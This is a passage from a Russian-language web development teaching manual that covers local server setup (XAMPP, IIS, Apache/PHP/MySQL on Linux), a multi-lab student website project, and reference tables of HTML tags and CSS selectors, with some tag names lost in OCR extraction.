- *Настройка.* Доступ к настройкам и компонентам XAMPP осуществляется из панели управления XAMPP или из браузера (в случае, если запущен компонент Apache) по адресам *http://localhost/xampp* и *http://localhost/security/xamppsecurity.php*.
- *Использование.* Управление компонентами XAMPP (запуск и остановка web-сервера Apache, СУБД MySQL и пр.) производится из панели управления XAMPP. Разрабатываемые сайты физически хранятся в отдельных подкаталогах каталога ***C:\xampp\htdocs***. Доступ к сайтам осуществляется из браузера (пример: *http://localhost/test.info* – адрес доступа к сайту, файлы которого хранятся в каталоге ***C:\xampp\htdocs\test.info***). Доступ к web-приложению PHPMyAdmin осуществляется по адресу *http://localhost/phpmyadmin/*.

***Вариант 3 – Web-сервер IIS (в ОС семейства Windows)***

IIS (Internet Information Server) – web-сервер, распространяющийся как компонент операционной системы Windows. Программные продукты PHP и MySQL, а также PHPMyAdmin должны устанавливаться дополнительно

(их дистрибутивы доступны для загрузки соответственно с сайтов *http://php.net*, *http://www.mysql.com* и *http://www.phpmyadmin.net*).

- *Установка* IIS производится как установка компонентов Windows через меню Пуск-Панель управления в разделе «установка и удаление программ». Установка по умолчанию происходит в каталог ***C:\Inetpub***.
- *Настройка.* После установки IIS настройку можно производить в разделе панели инструментов «Администрирование» используя графический интерфейс настройки IIS.
- *Использование.* Разрабатываемые сайты физически хранятся в отдельных подкаталогах каталога ***C:\Inetpub\wwwroot***. Доступ к сайтам осуществляется из браузера (пример: *http://localhost/test.info* – адрес доступа к сайту, файлы которого хранятся в каталоге ***C:\Inetpub\wwwroot\test.info***).
- *Установка дополнительного ПО.* Чтобы сценарии PHP работали на сервере IIS, необходимо установить PHP-интерпретатор (его дистрибутив доступен для загрузки на сайте *http://php.net/*) и в настройках IIS во вкладке «Домашний каталог», затем в разделе «Параметры приложения» добавить для файлов с расширением php исполняемый файл ***php5isapi.dll***. Установку СУБД MySQL (ее дистрибутив можно найти на сайте *http://www.mysql.com*) можно производить непосредственно как обычного приложения со всеми настройками по умолчанию.

***Вариант 4 – Web-сервер Apache (в ОС семейства Linux)***

При работе с операционными системами семейства Linux в большинстве случаев графический интерфейс не используется. Поэтому для конфигурирования связки Apache + PHP + MySQL приведем список консольных команд с пояснениями (на примере ОС Red Hat Enterprise Linux 6 (кратко – RHEL) при наличии дистрибутива этой ОС и Debian или Ubuntu при наличии подключения к Интернет).

Таблица 3.1 – Настройка среды web-разработчика в ОС Linux

| **RHEL** | **Debian/Ubuntu** |
|---|---|
| *1. Установка необходимого ПО (Apache, MySQL, PHP)* | |
| Установить с помощью команды<br>**rpm -i <имя_пакета>**<br>последовательно следующие пакеты:<br>***php-common-*.rpm,***<br>***php-cli-*.rpm,***<br>***php-*.rpm,***<br>***mysql-*.rpm,***<br>***perl-DBD-MySQL-*.rpm,***<br>***mysql-server-*.rpm,***<br>***php-pdo-*.rpm,***<br>***php-mysql-*.rpm.***<br>Установка web-приложения PHPMyAdmin | Установка Apache:<br>**sudo apt-get install apache2 libapache2-mod-auth-mysql**<br>Установка PHP:<br>**sudo apt-get install php5-common php5 libapache2-mod-php5 php5-cli php5-cgi php5-mysql**<br>Установка MySQL:<br>**sudo apt-get install mysql-server mysql-client**<br>Установка PHPMyAdmin:<br>**sudo apt-get install phpmyadmin** |

| | |
|---|---|
| сводится к копированию его файлов в какой-либо подкаталог каталога ***/var/www/html/***. | |
| *2. Запуск служб web-сервера Apache и СУБД MySQL* | |
| **`service httpd start`**<br>**`service mysqld start`** | **`sudo /etc/init.d/apache2 start`**<br>**`sudo /etc/init.d/mysqld start`** |
| *3. Добавление служб web-сервера Apache и СУБД MySQL в автозапуск* | |
| **`chkconfig --level 35 httpd on`**<br>**`chkconfig --level 35 mysqld on`** | В подкаталогах соответствующих уровней запуска внутри каталога ***/etc/rc.d/*** командой `ln -s` создать ссылки на файлы ***/etc/init.d/apache2***, ***/etc/init.d/mysqld*** |
| *4. Доступ к сайту* | |
| ***/var/www/html/*** – корневой каталог сайтов<br>*http://localhost* – доступ к сайту из браузера | ***/var/www/*** – корневой каталог сайтов<br>*http://localhost* – доступ к сайту из браузера |
| *5. Размещение конфигурационных файлов* | |
| ***/etc/httpd/conf/httpd.conf***<br>***/etc/php.ini***<br>***/etc/my.cnf*** | ***/etc/apache2/apache2.conf***<br>***/etc/php5/apache2/php.ini***<br>***/etc/mysql/my.cnf*** |

***Упражнение***

Реализуйте каждый из четырех вариантов в отдельных виртуальных машинах и, настроив параметры сетевого соединения, организуйте локальную сеть между виртуальными машинами и «живой» машиной (запускать все виртуальные машины одновременно необязательно).

## 3.2 Техническое задание типового проекта

В данном разделе приводится описание типового web-приложения, рекомендуемого к программной реализации в рамках изучения дисциплины. Техническое задание охватывает весь изучаемый материал и формулируется с разбиением общей задачи реализации проекта на отдельные подзадачи. Выполнение каждой подзадачи подразумевает работу на одном аудиторном лабораторном занятии и ее доработку студентом дома. Схематическое изображение главной страницы сайта показано на рис. 3.1.

- **Лабораторное занятие № 1. *HTML 5.***

  **1.1.** Используя только средства HTML, сверстайте согласно предложенной схеме (см. рис. 3.1) страницы сайта о каком-либо из сказочных персонажей на Ваш выбор (крокодил Гена, Шерлок Холмс, Пеппи Длинныйчулок и т.п.). Создайте физическую структуру сайта. Продумайте дизайн сайта, подберите или создайте необходимые графические элементы (кнопки, логотипы и т.п.). Наполните страницы сайта соответствующим осмысленным контентом.

  **1.2.** Используя новые возможности HTML 5, разработайте форму со следящими полями для регистрации друзей на сайте выбранного сказочного персонажа. Разбейте форму на секции, каждую секцию от-

делите в `fieldset` с указанием соответствующего `label`. Предусмотрите наличие кнопок отправки и очистки (сброса значений без отправки) формы.

Секция 01:
- имя (поле)
- пол (переключатель)
- дата рождения (поле даты)
- возраст (от 10 до 110 лет)

Секция 02:
- работа (выбор из списка)
- интересы (отметить поля с выбором)

Секция 03:
- контактные данные (e-mail, ICQ, Skype, номер телефона и т.п.)

Секция 04:
- о себе (поле 6 строк, шириной 30 символов)

Секция 05:
- логин (не содержит кириллицы и специальных символов)
- пароль (содержит хотя бы один знак препинания и хотя бы один символ из кажого набора a-z, A-Z, 0-9, минимальная длина пароля составляет 8 символов)
- повтор пароля (с проверкой соответствия пароля)

Секция 06:
- загрузка файла (файла аватара и реальной фотографии, добавьте проверку на допустимое расширения файла – JPG, PNG)

↳ **Лабораторное занятие № 2. *CSS 3.*** Продумайте стилевое оформление сайта и создайте каскадные таблицы стилей. Используйте стили нескольких разновидностей. Обоснуйте рациональность предложенного Вами подхода.

↳ **Лабораторное занятие № 3. *PHP.*** Разработайте функционал авторизации пользователя на сайте и сбора статистики о посещениях. Для хранения информации о посетителях сайта и посещениях используйте файлы.

↳ **Лабораторное занятие № 4. *PHP, MySQL и PHPMyAdmin.***

**4.1.** Продумайте структуру базы данных сайта. Заполните таблицы базы данных с помощью PHPMyAdmin.

**4.2.** Реализуйте средствами PHP и MySQL функционал главной страницы сайта согласно техническому заданию.

↳ **Лабораторное занятие № 5. *PHP и MySQL.*** Реализуйте функционал средствами PHP и MySQL остальных страниц сайта согласно техническому заданию.

- **Лабораторное занятие № 6. *Smarty.*** Разделите код веб-страниц и их представление с помощью создания шаблонов Smarty. Реализуйте рационально англоязычную версию сайта и обоснуйте свой подход.
- **Лабораторное занятие № 7. *Javascript.*** Реализуйте дополнительный слой функциональности средствами Javascript (фотогалерея, меню, дата и время, карта сайта). Придумайте, для каких целей и как можно использовать изображения-карты на сайте Вашего сказочного персонажа и реализуйте Вашу идею. Для повышения уровня интерактивности работы с изображением-картой создайте javascript-сценарий. Вставьте изображение-карту дополнительным подпунктом «Карта» в наиболее подходящий пункт главного меню.
- **Лабораторное занятие № 8. *AJAX.*** Для обмена данных между клиентом и сервером при организации постраничного перехода в многостраничных списках, а также при добавлении записей блога и комментариев к ним оптимизируйте работу сайта по скорости с помощью технологии AJAX.

**Пояснения и указания к реализации.** Ниже представлены пояснения к реализации типового проекта. Полужирным курсивом выделены пункты главного (горизонтального) меню, курсивом – их подпункты.

- ***Главная*** – *Блог* (открывается по умолчанию), *Биография*

  Пояснения к реализации блога: ✕ ✎ ⮌ *n* ☝ – кнопки соответственно «удалить», «редактировать», «ответить», «понравилось» (*n* – количество человек, которым понравилось сообщение или фотография) – над ними появляются всплывающие подсказки. Все кнопки отображаются только для авторизованных пользователей, причем ✕ и ✎ – только для авторизованных авторов сообщений.

  Комментарии добавляются с использованием AJAX только авторизованными пользователями.

- ***Друзья*** – *все друзья* (открывается по умолчанию)*, друзья по школе, друзья по вузу, друзья по работе, подружиться с Кащеем*.

  Пояснения к отображению списка друзей – пронумерованный и отсортированный список имен друзей представлен в виде ссылок, причем текущий друг в списке (по умолчанию первый) не является ссылкой, а справа отображается его фото и информация о нем.

  Пояснения к ссылке «подружиться с Кащеем» – открывается форма регистрации (пустая, если Гость, или заполненная личными данными, если авторизованный пользователь) с возможностью загрузки на сервер своего фото и аватарки, с возможностью редактирования информации и обновления загруженных на сервер фотографии и автарки. После регистрации или обновления соответствующие сообще-

ния должны быть показаны пользователю (или в случае ошибки пояснить ошибку и заново вывести форму с заполненными данными).

- ***Фото*** *– Фотоальбом 1, Фотоальбом 2* и т.д.

  Список фотоальбомов (типа «Я на море», «Я на защите диссертации» и т.п.), под которым или сбоку от которого реализована галерея фотографий из выбранного альбома с возможностью перемотки (если не администратор сайта) или с возможностью создания фотоальбомов, перемотки и удаления фотографий, добавления фотографий в текущий альбом. Фотоальбомы должны иметь названия, краткие описания и дату создания и последнего обновления. Необходимо по аналогии с комментариями новостей блога реализовать комментирование фотографий. Фотографии должны иметь названия и текстовые описания.

  Галерею реализовать с использованием Javascript, причем при отключенном Javascript функционал галереи должен работать, хотя, возможно, и менее красиво.

- ***Развлечения*** *– Аудио, Видео, Чтиво*.
  - «Аудио» – список «Топ-10» mp3-файлов, которые можно проигрывать во встроенном контейнере.
  - «Видео» – список «Топ-10» видеофайлов, которые можно проигрывать во встроенном контейнере.
  - «Чтиво» – список «Топ-10» файлов ****.pdf, *.doc, *.txt***, которые можно прочитать во встроенном контейнере.

  Администратор сайта может редактировать списки файлов.

**Прочие указания к реализации:**

- Администратор может:
  - удалять друзей, удалять чужие комментарии, добавлять и исправлять свои комментарии, менять свои аватарки.
- Друзья могут:
  - добавлять и исправлять только свои комментарии, менять свою аватарку.
- Гости могут:
  - читать все без возможности редактирования и удаления, а также регистрироваться.





Рис. 3.1 – Схематическое изображение главной страницы сайта типового проекта





Рис. 3.1 (продолжение) – Схематическое изображение главной страницы сайта типового проекта

# 4 ПРИЛОЖЕНИЯ

## 4.1 Справочник тегов HTML

Большинство тегов в HTML имеют т.н. глобальные атрибуты, т.е. атрибуты, которыми обладает подавляющее большинство тегов.

Таблица 4.1-1 – Глобальные атрибуты

| Атрибут | Описание | Значение |
|---|---|---|
| **accesskey** | определяет сочетание клавиш для доступа к элементу | *клавиша* |
| **class** | определяет имя класса для элемента (используется для указания класс в таблице стилей) | *имя_класса* |
| **contenteditable** (HTML 5) | указывает, может ли пользователь редактировать содержимое или нет | `true \| false` |
| **contextmenu** (HTML 5) | определяет контекстное меню для элемента | *идентификатор_меню* |
| **dir** | определяет направление текста | `ltr \| rtl` |
| **draggable** (HTML 5) | определяет, может ли пользователь перетащить элемент | `true \| false \| auto` |
| **dropzone** (HTML 5) | указывает, что происходит при перетаскивании элементов / данных | `copy \| move \| link` |
| **hidden** (HTML 5) | указывает, что элемент не является актуальным (скрытые элементы не отображаются) | `hidden` |
| **id** | указывает уникальный идентификатор для элемента | *идентификатор* |
| **lang** | указывает код языка для содержимого элемента | *код_языка* |
| **spellcheck** (HTML 5) | проверка орфографии | `true \| false` |
| **style** | определяет встроенный стиль для элемента | *определение_стиля* |
| **tabindex** | задает последовательность обхода элементов | *число* |
| **title** | задает дополнительную информацию о элементе | *текст* |

Таблица 4.1-2 – Теги HTML

| Тег | Описание | Атрибуты |
|---|---|---|
| **Метаданные и сценарии** | | |
| **<head>** | первый элемент HTML документа, содержит метаданные для документов | – *(нет)* |
| **<title>** | название документа или имя | – *(нет)* |
| **<meta>** | метаданные, которые не могут быть выражены другими элементами | charset \| content \| http-equiv \| name |
| **<base>** | инструктирует браузер относительно полного базового адреса текущего документа | href \| target |
| **<link>** | другие ресурсы, относящиеся к документу | href \| rel \| media \| hreflang \| type \| sizes |
| **<style>** | добавляет информацию о стиле в документах | media \| type \| scoped |
| **<noscript>** | содержит элементы, которые являются частью документа, когда сценарии отключены | нет |
| **<script>** | описание встроенных или связанных сценариев на стороне клиента | async \| type \| defer \| src \| charset |
| **Разделы документа** | | |
| **<body>** | содержимое документа | *Глобальные_атрибуты* |
| **<aside>** (HTML 5) | определяет блок сбоку от контента для размещения рубрик | *Глобальные_атрибуты* |
| **<address>** | информация об адресе автора | *Глобальные_атрибуты* |
| **<section>** (HTML 5) | элементы, сгруппированные по содержимому (например, глава страницы или вкладка окна) | cite |
| **<header>** (HTML 5) | «шапка» сайта или раздела | *Глобальные_атрибуты* |
| **<nav>** (HTML 5) | раздел страницы, ссылки на другие страницы | *Глобальные_атрибуты* |
| **<article>** (HTML 5) | секция содержимого страницы (блог, сообщение форума и пр.) | *Глобальные_атрибуты* |
| **<footer>** (HTML 5) | низ текущего раздела | *Глобальные_атрибуты* |
| **<hgroup>** (HTML 5) | заголовки для текущего раздела | *Глобальные_атрибуты* |

| Тег | Описание | Атрибуты |
|---|---|---|
| **<h1>** … **<h6>** | заголовки разделов (уровней с первого по шестой) | *Глобальные_атрибуты* |
| **Текст** | | |
| **** | бессмысловой контейнер | *Глобальные_атрибуты* |
| **<a>** | гиперссылка | href \| hreflang \| media \| ref \| target |
| **<dfn>** | определение термина. | *Глобальные_атрибуты* |
| **<abbr>** | сокращение или аббревиатура | *Глобальные_атрибуты* |
| **<q>** | короткая цитата | cite |
| **<cite>** | блоковая цитата | *Глобальные_атрибуты* |
| **** | подчеркнутый текст | *Глобальные_атрибуты* |
| **<time>** (HTML 5) | определение времени | date \| pubdate |
| **<var>** | код программы | *Глобальные_атрибуты* |
| **<samp>** | пример вывода программы | *Глобальные_атрибуты* |
| **<i>** | курсив | *Глобальные_атрибуты* |
| **<b>** | стилистически текст, выделенный как важное значение (например, название продукта) | *Глобальные_атрибуты* |
| **<sub>** | подстрочный текст | *Глобальные_атрибуты* |
| **<sup>** | надстрочный текст | *Глобальные_атрибуты* |
| **<small>** | уменьшенный шрифт | *Глобальные_атрибуты* |
| **** | важный по смыслу текст | *Глобальные_атрибуты* |
| **<mark>** (HTML 5) | пометка текста как выделенного | *Глобальные_атрибуты* |
| **<ruby>** | содержит текст аннотации | *Глобальные_атрибуты* |
| **<ins>** | текст, который был включен в документ редактором | cite \| datetime |
| **<del>** | текст, который был удален в документе | cite \| datetime |
| **<kbd>** | пример входных данных | *Глобальные_атрибуты* |
| **<bdo>** | определение направления форматирования контента | dir |
| **<s>** | текст, который является устаревшим или не точным | *Глобальные_атрибуты* |
| **<wbr>** (HTML 5) | указание, где должен быть перенос строки | *Глобальные_атрибуты* |
| **<code>** | фрагмент компьютерного кода | *Глобальные_атрибуты* |
| **Группировка содержимого** | | |
| **<hr>** | горизонтальная линия | *Глобальные_атрибуты* |
| **<br>** | разрыв строки | *Глобальные_атрибуты* |


| Тег | Описание | Атрибуты |
|---|---|---|
| **<p>** | параграф (абзац) | *Глобальные_атрибуты* |
| **<figcaption>** (HTML 5) | надпись или легенда для фигуры элемента | *Глобальные_атрибуты* |
| **<figure>** (HTML 5) | используется для группировки любых элементов (например, изображения и подписи к ним) | *Глобальные_атрибуты* |
| ** ** | контейнер | *Глобальные_атрибуты* |
| **<ol>** | упорядоченный список | start \| reversed |
| **<ul>** | неупорядоченный список | *Глобальные_атрибуты* |
| **<li>** | элемент списка | value |
| **<pre>** | блок предварительно отформатированного текста | *Глобальные_атрибуты* |
| **<blockquote>** | цитата из другого источника | cite |
| **<dl>** | список определений | *Глобальные_атрибуты* |
| **<dt>** | определение | *Глобальные_атрибуты* |
| **<dd>** | описание определения | *Глобальные_атрибуты* |
| **Формы** | | |
| **<fieldset>** | набор тематически сгруппированных элементов формы | disabled \| form \| name |
| **<meter>** (HTML 5) | ввод числового значения в известном диапазоне | high \| low \| max \| min \| optimum \| value |
| **<legend>** | определение имени поля | *Глобальные_атрибуты* |
| **<label>** | заглавие для элемента формы | for \| form |
| **<input>** | элемент пользовательского ввода в форме | type \| value \| name \| src \| step \| width \| height \| required \| size \| accept \| alt \| autofocus \| checked \| auto-complete\| disabled \| readonly \| formaction \| formenctype \| formmethod \| formtarget \| formnovalidate \| form \| list \| maxlength \| max \| min \| multiple \| pattern \| placeholder |
| **<textarea>** | элемент пользовательского ввода в форме (многострочный текст) | autofocus \| cols \| disabled \| dirname \| form \| name \| readonly \| rows \| wrap \| required \| maxlength \| placeholder |
| **<form>** | создание HTML-формы для ввода данных пользователем | action \| autocomplete \| name \| novalidate \| accept-charset \| enctype \| method \| target |
| **<select>** | выбор из нескольких вариантов | autofocus \| size \| name \| disabled \| form \| multiple |
| **<optgroup>** | группа вариантов выбора | disabled \| label |

| Тег | Описание | Атрибуты |
|---|---|---|
| **<option>** | один вариант из выбора | disabled \| label \| value \| selected |
| **<output>** | содержит результаты расчета | form \| for \| name |
| **<button>** | кнопка | autofocus \| disabled \| form \| formaction \| formtarget \| formenctype \| formmethod \| formnovalidate \| name \| type \| value |
| **<datalist>** (HTML 5) | описание наборов опций | *Глобальные_атрибуты* |
| **<keygen>** (HTML 5) | создает пару публичного и секретного ключа | autofocus \| challenge \| disabled \| form \| keytype \| name |
| **<progress>** (HTML 5) | отображение хода выполнения задачи | max \| value |
| **Теги таблиц** | | |
| **<col>** | столбцы в таблице | span |
| **<colgroup>** | определяет группу столбцов в таблице | span |
| **<caption>** | название таблицы | *Глобальные_атрибуты* |
| **<table>** | таблица данных | summary |
| **<tr>** | ряд ячеек в таблице | *Глобальные_атрибуты* |
| **<td>** | ячейка таблицы | colspan \| rowspan \| headers |
| **<th>** | заголовок таблицы | colspan \| rowspan \| scope \| headers |
| **<tbody>** | содержит строки, которые содержат данные таблицы | *Глобальные_атрибуты* |
| **<thead>** | строки с заголовками таблицы | *Глобальные_атрибуты* |
| **<tfoot>** | строки с итогами данных | *Глобальные_атрибуты* |
| **Интерактивные элементы** | | |
| **<menu>** | набор команд | label \| type |
| **<command>** (HTML 5) | команда, которую пользователь может выполнять, например, публикация статьи | checked \| disabled \| hidden \| icon \| label \| radiogroup \| type |
| **<summary>** (HTML 5) | заголовок деталей | *Глобальные_атрибуты* |
| **<details>** (HTML 5) | содержит дополнительную информацию | open |

## 4.2 Справочник CSS

Таблица 4.2-1 – Таблицы стилей по способу встраивания

| Способ встраивания | Таблица стилей |
|---|---|
| `<tag style="property: value">` | встроенная |
| `<style type="text/css">`<br>`selector {property: value}`<br>`</style>` | внутренная |
| `<link rel="stylesheet" type="text/css" href="style.css" />` | внешняя |




Общий вид объявления стиля:

```
селектор {атрибут1: значение1; ... атрибутN: значениеN }
```

Таблица 4.2-2 – Примеры построения селекторов

| Вид селектора | Теги, к которым применяется стиль |
|---|---|
| `*` | все элементы |
| `div` |  |
| `div *` | Все элементы внутри  |
| `div span` |  внутри  |
| `div, span` |  и  |
| `div > span` |  с родителем  |
| `div + span` |  предшествует  |
